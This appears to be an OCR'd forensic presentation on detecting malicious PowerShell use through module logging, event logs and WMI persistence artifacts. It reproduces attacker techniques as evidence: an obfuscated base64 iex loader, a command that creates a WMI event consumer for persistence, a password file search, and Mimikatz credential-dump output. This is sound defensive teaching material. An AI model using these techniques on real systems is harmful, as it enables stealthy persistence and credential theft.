
Level	Date and Time	Source
Warning	7/14/2014 10:58:30 AM	AppLocker
Information	7/14/2014 10:57:57 AM	AppLocker

Event 8006, AppLocker

%OSDRIVE%\TEMP\HELLOWORLD.PS1 was allowed to run but would have been prevented from running if the AppLocker policy were enforced.

PowerShell 3.0: Module Logging

Solves (almost) all our logging problems!



Local Group Policy Editor

Windows Media Digital R
Windows Media Player
Windows Messenger
Windows Mobility Cente
Windows PowerShell
Windows Reliability Anal
Windows Remote Manag
Windows Remote Shell

Windows PowerShell

Select an item to view its description.

Setting	State
Turn on Module Logging	Enabled
Turn on Script Execution	Not configu...
Set the default source path for Update-H...	Not configu...

3 setting(s)

Turn on Module Logging

Turn on Module Logging

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

To turn on logging for one or m modules, click Show, and then t module names in the list. Wildc supported.

Module Names: Show...

To turn on logging for the Wind PowerShell core modules, type t following module names in the

Microsoft.PowerShell.*

Show Contents

Module Names:

	Value
▶	Microsoft.PowerShell.*
*	

Computer Configuration →
Administrative Templates →
Windows Components →
Windows PowerShell →
Turn on Module Logging

Module Logging Example: File Listing

```
Get-ChildItem c:\temp -Filter *.txt -Recurse | Select-String password
```

Microsoft-Windows-PowerShell/Operational (EID 4103)

```
ParameterBinding(Get-ChildItem): name="Filter"; value="*.txt"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="c:\temp"
ParameterBinding(Select-String): name="Pattern"; value="password"
ParameterBinding(Select-String): name="InputObject";
value="creds.txt"
                                . . .
Command Name = Get-ChildItem
User = CORP\MHastings
```

Logged upon command execution

```
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:2:password: secret"
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:5:password: test"
```

Logged upon command output

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
Module Logging Example: Invoke-Mimikatz

Invoke-Mimikatz.ps1 via remoting

Detailed "per-command" logging


Operational   Number of events: 1,242

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
ParameterBinding(Write-Verbose): name="Message"; value="Allocating memory for the PE
and write its headers to memory"
```

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details


```
ParameterBinding(New-Object): name="TypeName"; value="Net.WebClient"
```

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="IMAGE_SCN_MEM_NOT_CACHED"
ParameterBinding(Add-Member): name="Value"; value="0x04000000"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"
```

Module Logging Example: Invoke-Mimikatz


Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)
General
Details

```
  ## / \ ##  /* * *
  ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  '## v ##'   http://blog.gentilkiwi.com/mimikatz         (oe.eo)
   '#####'                          with  14 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133646 (00000000:00020a0e)
Session           : Interactive from 1
User Name         : [redacted]
Domain            : [redacted]
SID               : S-1-5-21-1391123415-1310120624-2314427930-1000
          msv :
           [00000003] Primary
           * Username : [redacted]
           * Domain   : WIN-[redacted]
           * LM       : [redacted]
           * NTLM     : [redacted]
           * SHA1     : [redacted]
          tspkg :
           * Username : [redacted]
           * Domain   : WIN-[redacted]
           * Password : [redacted]
```

Mimikatz output in event log

Persistence

PowerShell Persistence

Scenario:
Attacker configures system to load malicious PowerShell code upon startup or user logon


- What are common PowerShell persistence mechanisms?
- How to find them?

Common Techniques

- Registry "autorun" keys
- Scheduled tasks
- User "startup" folders
- Easy to detect
  - Autorun review
  - Registry timeline analysis
  - File system timeline analysis
  - Event log review

Persistence via WMI

Use WMI to automatically launch PowerShell upon a common event



Event Filters

- Query that causes the consumer to trigger

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

Run within minutes of startup

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_LocalTime' AND
TargetInstance.Hour = 12 AND TargetInstance.Minute = 00
GROUP WITHIN 60
```

Run at 12:00

Event Consumers

- Launch “PowerShell.exe” when triggered by filter
- Where does the evil PS code load from?

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkE
AQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/
z9cZmQBbPbOStrJniGAqsgfP358Hz8ivlsXbb795bpdrdv0o2/nZVml363qcvbR/
xMAAP//'),[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd()
```


Stored in user or system-wide “profile.ps1”

```
Set-WmiInstance -Namespace "root\subscription" -Class
'CommandLineEventConsumer' -Arguments
@{ name='TotallyLegitWMI';CommandLineTemplate="$($Env:SystemRoot)
\System32\WindowsPowerShell\v1.0\powershell.exe -
NonInteractive";RunInteractively='false'}
```

Added to Consumer Command-Line Arguments
(length limit, code must be base64’d)

Enumerating WMI Objects with PowerShell


- **Get-WMIObject** -Namespace root\Subscription -Class __EventFilter
- **Get-WMIObject** -Namespace root\Subscription -Class __EventConsumer
- **Get-WMIObject** -Namespace root\Subscription -Class __FilterToConsumerBinding



```
PS C:\> Get-WMIObject -Namespace root\Subscription -Class __EventConsumer


__GENUS                  : 2
__CLASS                  : CommandLineEventConsumer
__SUPERCLASS             : __EventConsumer
__DYNASTY                : __SystemClass
__RELPATH                : CommandLineEventConsumer.Name="TotallyLegitWMI"
__PROPERTY_COUNT         : 27
__DERIVATION             : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                 : [redacted]
__NAMESPACE              : ROOT\Subscription
__PATH                   : \\[redacted]\ROOT\Subscription:CommandLineEventConsumer.N
CommandLineTemplate      : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Non
CreateNewConsole         : False
```


PS WMI Evidence: File System



```
C:\windows\system32\wbem\repository


          LastWriteTime       Length Name
          -------------       ------ ----
6/18/2014     8:32 PM        4628480 INDEX.BTR
6/18/2014     5:11 PM          51684 MAPPING1.MAP
6/18/2014     8:31 PM          51684 MAPPING2.MAP
6/18/2014     8:32 PM          51684 MAPPING3.MAP
6/18/2014     8:32 PM       15777792 OBJECTS.DATA
```

WBEM repository files changed (common)



```
001B9021  CommandLineEventConsumer.Name="TotallyLegitWMI"
001B9072  __EventFilter.Name="TotallyLegitWMI"
001B9570  __EventFilter
001B959F  root\CimV2
001B95AB  Updater
001B95B4  SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Ta
AND TargetInstance.Minute = 00 GROUP WITHIN 60
001B976A  CommandLineEventConsumer
001B9784  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -N
```

Strings in "objects.data"

Global or per-user "profile.ps1" changed (if used to store code)

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStr
eam]
[Convert]::FromBase64String('7L0HYBxJliUmL
23Ke39K9UrX4HShCIBgEyTYkEA...
```


PS WMI Evidence: Registry

Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM \ESS\//./root/CIMV2**Win32ClockProvider**	[N/A]	[N/A]
Key Last Modified		
06/04/14 01:30:03 UTC		

Created only when setting a time-based WMI filter (many other types of triggers may be used)

PS WMI Evidence: Other Sources

- SysInternals AutoRuns v12
- Memory: WMI filter & consumer names
  - svchost.exe (WinMgmt service)
  - WmiPrvse.exe
- Event logs: WMI Trace



```
CorrelationId = {00000000-BBA8-0000-BEBD-48D9848DCF01}; GroupOperationId = 2971;
OperationId = 2972; Operation = Start IWbemServices::PutInstance - root\subscription :
CommandLineEventConsumer.Name="TotallyLegitWMI"; ClientMachine = [redacted]
User = [redacted] ClientProcessId = 3348; NamespaceName = \\.\root
\subscription

Log Name:        Microsoft-Windows-WMI-Activity/Trace
Source:          WMI-Activity            Logged:          6/21/2014 3:56:30 PM
Event ID:        11                      Task Category:   None
```

Conclusions

Other Sources of Evidence

- Refer to whitepaper
- Prefetch for “PowerShell.exe”
  - Local execution only
  - Scripts in Accessed File list
- Registry
  - “ExecutionPolicy” setting
- Network traffic analysis (WinRM)
  - Port 5985 (HTTP) / port 5986 (HTTPS)
  - Payload always encrypted
  - Identify anomalous netflows

```
POWERSHELL.EXE-59FC8F3D.pf
```

Lessons Learned

- Upgrade and enable Module Logging if possible
- Baseline legitimate PowerShell usage
  - ExecutionPolicy setting
  - Script naming conventions, paths
  - Remoting enabled?
  - Which users?
  - Common source / destination systems
- Recognize artifacts of anomalous usage

Acknowledgements

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- All the other PowerShell authors, hackers, and researchers!

Questions?

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